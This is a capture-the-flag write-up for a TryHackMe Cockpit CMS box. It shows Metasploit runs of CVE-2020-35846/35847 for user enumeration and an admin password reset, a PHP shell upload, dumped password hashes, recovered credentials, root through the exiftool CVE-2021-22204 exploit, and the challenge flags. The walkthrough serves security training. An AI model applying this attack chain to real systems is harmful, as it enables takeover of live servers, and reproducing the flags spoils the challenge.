CMSpit

Enumeration

A webserver is running on port 80 and using cockpit cms version0.11.1

A cve is found for this version CVE-2020-35846

We found few users of the cms

```
msf6 exploit(multi/http/cockpit_cms_rce) > set lhost 10.4.30.255
lhost => 10.4.30.255
msf6 exploit(multi/http/cockpit_cms_rce) > run

[*] Started reverse TCP handler on 10.4.30.255:4444
[*] Attempting Username Enumeration (CVE-2020-35846)
[+]   Found users: ["admin", "darkStar7471", "skidy", "ekoparty"]
[-] Exploit aborted due to failure: bad-config: 10.10.164.7:80 - User to exploit required
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/cockpit_cms_rce) >
```

Now we tried to attempt to reset password of user admin also through this cve

```
[*] Obtaining reset tokens (CVE-2020-35847)
[+]   Found tokens: ["rp-079d208f32202aabfc57ed66f5be4414610a1d92b1969"]
[*] Checking token: rp-079d208f32202aabfc57ed66f5be4414610a1d92b1969
[*] Obtaining user info
[*]   user: admin
[*]   name: Admin
[*]   email: admin@yourdomain.de
[*]   active: true
[*]   group: admin
[*]   password: $2y$10$a7MiX95uLVV6lQclmhv7iO/RA3Lgo9JcIqXVeQFLf.kaRbzOLz2km
[*]   i18n: en
[*]   _created: 1621655201
[*]   _modified: 1621655201
[*]   _id: 60a87ea165343539ee000300
[*]   _reset_token: rp-079d208f32202aabfc57ed66f5be4414610a1d92b1969
[*]   md5email: a11eea8bf873a483db461bb169beccec
[+] Changing password to jnEgagTwEM
[+] Password update successful
[*] Attempting login
[-] Exploit failed: ArgumentError wrong number of arguments (given 3, expected 1..2)
```

We changed the password and logged in as admin

NOw i manually enemurated the cms and found the webflags alongside system files

```
1 <?php
2         $flag = "thm{f158bea70731c48b05657a02aaf955626d78e9fb}";
3 ?>
4
```

Nmap


```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 7f:25:f9:40:23:25:cd:29:8b:28:a9:d9:82:f5:49:e4 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQD7acH8krj6oVh6s+R3VYnJ/Xc8o5b43RcrRwiMPKe7V8V/-
SLfeVeHtE06j0PnfF5bHbNjtLP8pMq2USPivt/-
LcsS+8e+F5yfFFAVawOWqtd9tnrXVQhmyLZVb+wzmjKe+BaNWSnEazJlevMjD3bR8YBYKnf2BoaFKxGkJKPyleMT1GAkU+r47m2I
++qXi+px6+bWDMiW9NVv0eQmN9eTwsFNoWE3JDG7Aeq7hacqF7JyoMPegQwAAHI/-
ZD66f4zQzqQN6Ou6+sr7IMkC62rLMjKkXN
|   256 0a:f4:29:ed:55:43:19:e7:73:a7:09:79:30:a8:49:1b (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEnbbSTSHNXi6AcEtMnOG+srCrE2U4IbRXkBxlQMk1damlhG
b7ZWoE0AmoYUldvk=
|   256 2f:43:ad:a3:d1:5b:64:86:33:07:5d:94:f9:dc:a4:01 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKYUS/4ObKPMEyPGlgqg6khm41SWn61X9kGbNvyBJh7e
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.18 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: C9CD46C6A2F5C65855276A03FE703735
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-title: Authenticate Please!
|_Requested resource was /auth/login?to=/
|_http-trane-info: Problem with XML parsing of /evox/about
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Linux 3.10 - 3.13 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16 (95%), Linux 5.4
(94%), Linux 3.1 (93%), Linux 3.2 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (92%), Sony Android TV
(Android 5.0) (92%), Android 5.0 - 6.0.1 (Linux 3.4) (92%), Android 5.1 (92%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.91%E=4%D=8/4%OT=22%CT=%CU=42054%PV=Y%DS=4%DC=T%G=N%TM=610A1881%P=x86_64-pc-
linux-gnu)
SEQ(SP=107%GCD=1%ISR=108%TI=Z%II=I%TS=8)
SEQ(SP=107%GCD=1%ISR=108%TI=Z%CI=I%II=I%TS=8)
OPS(O1=M505ST11NW7%O2=M505ST11NW7%O3=M505NNT11NW7%O4=M505ST11NW7%O5=M505ST11NW7%O6=M505
WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)
ECN(R=Y%DF=Y%T=40%W=6903%O=M505NNSNW7%CC=Y%Q=)
T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 194.179 days (since Thu Jan 21 19:15:02 2021)
Network Distance: 4 hops
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   194.96 ms 10.4.0.1
2   ... 3
4   476.90 ms 10.10.164.7

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:33
Completed NSE at 00:33, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:33
Completed NSE at 00:33, 0.00s elapsed
```


NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:33
Completed NSE at 00:33, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.86 seconds
Raw packets sent: 65 (4.396KB) | Rcvd: 52 (3.640KB)

Exploitation

Now that we have logged in on cms i tried to find any config files or passwords lating around. But we have a way to upload files on the webserver so i uploaded a php shell through the finder feature of cockpit

I uploaded and executed and got a shell back






PostExploitation

WE copied cockpit db files on our machine and analysed

Got some user hashes



{"user":"ekoparty","email":"ekoparty@tryhackme.fakemail","active":true,"group":"admin","i18n":"en","api_key":"account-c06006d6bf8227d107a500ee1625e3","password":"$2y$10$Cz5whXg.dzlI4t8upxw9GulhqVbt0hNVE8trz5aB2pReye5\/-qW8BW","name":"Ekoparty","_modified":1621719688,"_created":1621719688,"_id":"60a97a883163330a2200023e"}
7{"user":"admin","name":"Admin","email":"admin@yourdomain.de","active":true,"group":"admin","password":"$2y$10$JUUfw20LZesFBQnvc\/P5sKKVzEiCKTe22u9twmwKO","i18n":"en","_created":1621655201,"_modified":-1621655201,"_id":"60a87ea165343539ee000300","_reset_token":null}
{{"user":"skidy","email":"skidy@tryhackme.fakemail","active":true,"group":"admin","i18n":"en","api_key":"account-21ca3cf
1621719311,"_created":1621719311,"_id":"60a9790f393037a2e400006a"}
'{"user":"darkStar7471","email":"darkstar7471@tryhackme.fakemail","active":true,"group":"admin","i18n":"en","api_key":"
CbzP4duOqKCFCFZTiv2x7JSdm2UWyr9TJUX86e","_modified":1621657994,"_created":-1621657994,"_id":"60a8898b6565354b19000323"}

Found a world readable file on stux user home dir and got credentials in it

```
www-data@ubuntu:/home/stux$ cat .dbshell
show
show dbs
use admin
use sudousersbak
show dbs
db.user.insert({name: "stux", name: "p4ssw0rdhack3d!123"})
show dbs
use sudousersbak
show collections
db
show
db.collectionName.find()
show collections
db.collection_name.find().pretty()
db.user.find().pretty()
db.user.insert({name: "stux"})
db.user.find().pretty()
db.flag.insert({name: "thm{c3d1af8da23926a30b0c8f4d6ab71bf851754568}"}
show collections
db.flag.find().pretty()
www-data@ubuntu:/home/stux$
```

We can run exiftool as sudo but we also see that exiftool has a cve whihc we can utilize to get a proper root shell which we wouldnt get otherwise if we decide to go living of the land trick

CVE is cve-2021-22204

EXploit used: https://github.com/se162xg/CVE-2021-22204

i copied the exploit on machine and ran

It created a jpg image with our malicious code embeded

Now i ran exiftool on that pic with sudo privileges and we got root shell

```
stux@ubuntu:~$ ./priv.sh '/bin/bash'
stux@ubuntu:~$ sudo /usr/local/bin/exiftool delicate.jpg
root@ubuntu:~# cd /root
root@ubuntu:/root# cat root.txt
thm{bf52a85b12cf49b9b6d77643771d74e90d4d5ada}
root@ubuntu:/root#
```

Loot

Credentials

Web

admin : jnEgagTwEM

ssh

stux : p4ssw0rdhack3d!123

Flags

Web Flag

thm{f158bea70731c48b05657a02aaf955626d78e9fb}

DB Flag

thm{c3d1af8da23926a30b0c8f4d6ab71bf851754568}

User Flag

thm{c5fc72c48759318c78ec88a786d7c213da05f0ce}

Root Flag

thm{bf52a85b12cf49b9b6d77643771d74e90d4d5ada}